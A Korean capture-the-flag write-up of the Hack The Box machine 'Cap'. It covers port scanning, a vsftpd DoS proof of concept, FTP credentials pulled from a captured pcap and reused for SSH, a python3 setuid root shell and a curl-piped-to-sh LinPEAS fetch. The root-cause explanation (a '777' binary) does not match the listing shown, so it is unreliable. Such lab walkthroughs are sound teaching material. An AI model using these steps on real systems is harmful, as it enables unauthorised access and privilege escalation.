Cap

```
dgevy@dgevy:~$ sudo nmap -p- --open -sS --min-rate 5000 -Pn -n -v $server -oN landlisis
[sudo] password for dgevy:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-22 19:14 EST
Initiating SYN Stealth Scan at 19:14
Scanning 10.10.10.245 [65535 ports]
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Completed SYN Stealth Scan at 19:15, 18.89s elapsed (65535 total ports)
Nmap scan report for 10.10.10.245
Host is up (0.24s latency).
Not shown: 65196 closed tcp ports (reset), 336 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
           Raw packets sent: 92089 (4.052MB) | Rcvd: 88928 (3.557MB)
```

ftp, ssh, http 포트가 열려 있는 것을 확인할 수 있다.

```
dgevy@dgevy:~$ sudo nmap -p21,22,80 -sCV -v $server -oN 2analisis
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-22 19:16 EST
...
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Tue, 23 Jan 2024 00:16:32 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try a
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Tue, 23 Jan 2024 00:16:23 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
```


```
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Tue, 23 Jan 2024 00:16:24 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, OPTIONS, GET
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
Initiating NSE at 19:18
Completed NSE at 19:18, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.52 seconds
           Raw packets sent: 7 (284B) | Rcvd: 7 (280B)
```

`vsftpd 3.0.3` 버전을 사용하는 것을 볼 수 있었다. `vsftpd exploit`을 키워드로 검색해보니 관련 취약점을 찾을 수 있었다.


```
dgevy@dgevy:~/Desktop/HTB/cap/vsftpd-3.0.3-DoS$ python3 vsftpd303-dos.py $server

.__________________.
|     VS-FTPD      |
|      D o S       |
|__________________|
|By XYN/DUMP/NSKB3|
|_|_____________|_|
|_|_|_|_____|_|_|_|
|_|_|_|_|_|_|_|_|_|


[!] Testing if 10.10.10.245:21 is open
[+] Port 21 open, starting attack...
[+] Attack started on 10.10.10.245:21!
```

PoC를 찾아서 실행시켜 봤는데 별다른 일은 일어나지 않았다. 아마 DoS 공격이라 그런 것 같다.


Website Analysis



웹의 `/data` 엔드포인트로 접속할 때마다 숫자가 변하고 서버와 클라이언트의 통신기록을 캡쳐한 `.pcap` 파일이 주어진다.
숫자가 변하는 규칙을 알 수가 없었고 캡쳐된 패킷 크기도 고정되어 있지 않아서 아직 의미는 모르겠다.



경로를 0으로 바꿔보니 다량의 패킷이 캡쳐된 것을 볼 수 있다.



설치해서 `ftp stream`을 보니 ftp의 유저명과 패스워드를 모두 찾을 수 있었다. (`nathan`, `Buck3tH4TF0RM3!`)

```
dgevy@dgevy:~/Desktop/HTB/cap$ ftp $server
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
```

```
Name (10.10.10.245:dgevy): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

dgevy@dgevy:~/Desktop/HTB/cap$ ssh nathan@$server
nathan@10.10.10.245\'s password:
...
Last login: Tue Jan 23 01:31:25 2024 from 10.10.14.3
nathan@cap:~$
nathan@cap:~$ cat user.txt
a018764171e8e5b1612b0058ce241d84
```

ssh로 똑같이 접속해보니 패스워드가 같았다.

```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

`nathan`에게는 `sudo` 명령어를 실행하는 권한이 없다.

```
#!/usr/bin/python3

import os
from flask import *
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address
import tempfile
import dpkt
from werkzeug.utils import append_slash_redirect

app = Flask(__name__)
app.config['TEMPLATES_AUTO_RELOAD'] = True
app.secret_key = b'\x81\x02&\x18\\a0ej\x06\xec\x917y*\x04Y\x83e\xebC\xee\xab\xcf\xac;\x8dx\x8bf\xc4\x15'
limiter = Limiter(app, key_func=get_remote_address, default_limits=["99999999999999999 per day", "99999999999999999999 per h
pcapid = 0
lock = False

@app.before_first_request
def get_file_id():
        global pcapid
        path = os.path.join(app.root_path, "upload")
        onlyfiles = [f for f in os.listdir(path) if os.path.isfile(os.path.join(path, f))]
        ints = []
        for x in onlyfiles:
                try:
                        ints.append(int(x.replace(".pcap", "")))
                except:
                        pass
        try:
                pcapid = max(ints)+1
        except:
                pcapid = 0


def get_appid():
        global pcapid
        return pcapid

def increment_appid():
        global pcapid
        pcapid += 1

def get_lock():
        global lock
        while lock:
```

```
                pass
        lock = True

def release_lock():
        global lock
        lock = False

def process_pcap(pcap_path):
        reader = dpkt.pcap.Reader(open(pcap_path, "rb"))
        counter=0
        ipcounter=0
        tcpcounter=0
        udpcounter=0

        for ts, pkt in reader:
                counter+=1
                eth=dpkt.ethernet.Ethernet(pkt)

                try:
                        ip=dpkt.ip.IP(eth.data)
                except:
                        continue

                ipcounter+=1

                if ip.p==0:
                        tcpcounter+=1

                if ip.p==dpkt.ip.IP_PROTO_UDP:
                        udpcounter+=1

        data = {}
        data['Number of Packets'] = counter
        data['Number of IP Packets'] = ipcounter
        data['Number of TCP Packets']  = tcpcounter
        data['Number of UDP Packets']  = udpcounter
        return data


@app.route("/")
def index():
        return render_template("index.html")

PCAP_MAGIC_BYTES = [b"\xa1\xb2\xc3\xd4", b"\xd4\xc3\xb2\xa1", b"\x0a\x0d\x0d\x0a"]

@app.route("/capture")
@limiter.limit("10 per minute")
def capture():

        get_lock()
        pcapid = get_appid()
        increment_appid()
        release_lock()

        path = os.path.join(app.root_path, "upload", str(pcapid) + ".pcap")
        ip = request.remote_addr
        # permissions issues with gunicorn and threads. hacky solution for now.
        #os.setuid(0)
        #command = f"timeout 5 tcpdump -w {path} -i any host {ip}"
        command = f"""python3 -c 'import os; os.setuid(0); os.system("timeout 5 tcpdump -w {path} -i any host {ip}")'"""
        os.system(command)
        #os.setuid(1000)

        return redirect("/data/" + str(pcapid))

@app.route("/ip")
def ifconfig():
        d = os.popen("ifconfig").read().strip()
        print(d)
        return render_template("index.html", rawtext=d)

@app.route("/netstat")
```

```
def netstat():
        d = os.popen("netstat -aneop").read().strip()
        print(d)
        return render_template("index.html", rawtext=d)

@app.route("/data")
def data():
        if "data" not in session:
                return redirect("/")
        data = session.pop("data")
        path = session.pop("path")
        return render_template("data.html", data=data, path=path)

@app.route("/data/<id>")
def data_id(id):
        try:
                id = int(id)
        except:
                return redirect("/")
        try:
                data = process_pcap(os.path.join(app.root_path, "upload", str(id) + ".pcap"))
                path = str(id) + ".pcap"
                return render_template("index.html", data=data, path=path)
        except Exception as e:
                print(e)
                return redirect("/")

@app.route("/download/<id>")
def download(id):
        try:
                id = int(id)
        except:
                return redirect("/")
        uploads = os.path.join(app.root_path, "upload")
        return send_from_directory(uploads, str(id) + ".pcap", as_attachment=True)

if __name__ == "__main__":
        app.run("0.0.0.0", 80, debug=True)
```

딱히 중요한 내용은 찾을 수 없었다.

```
nathan@cap:/var/www/html/upload$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 9 Mar 13  2020 /usr/bin/python3 -> python3.8
nathan@cap:/var/www/html$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)

# cat /root/root.txt
b6e5a59e305e82724d0ef5f1e74bc84b
```

소유자가 root이고, 권한이 777인 바이너리를 찾아보았는데 `python3`이 해당 조건을 만족했다.
관련 페이로드를 사용하니 루트 셸을 획득할 수 있었다.

```
# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

# Without curl
python -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/downlo

python3 -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/downl
```

LinPEAS라는 쉘스크립트를 사용하면 더 편하게 취약점을 찾을 수 있다고 한다.

📌 References

- https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation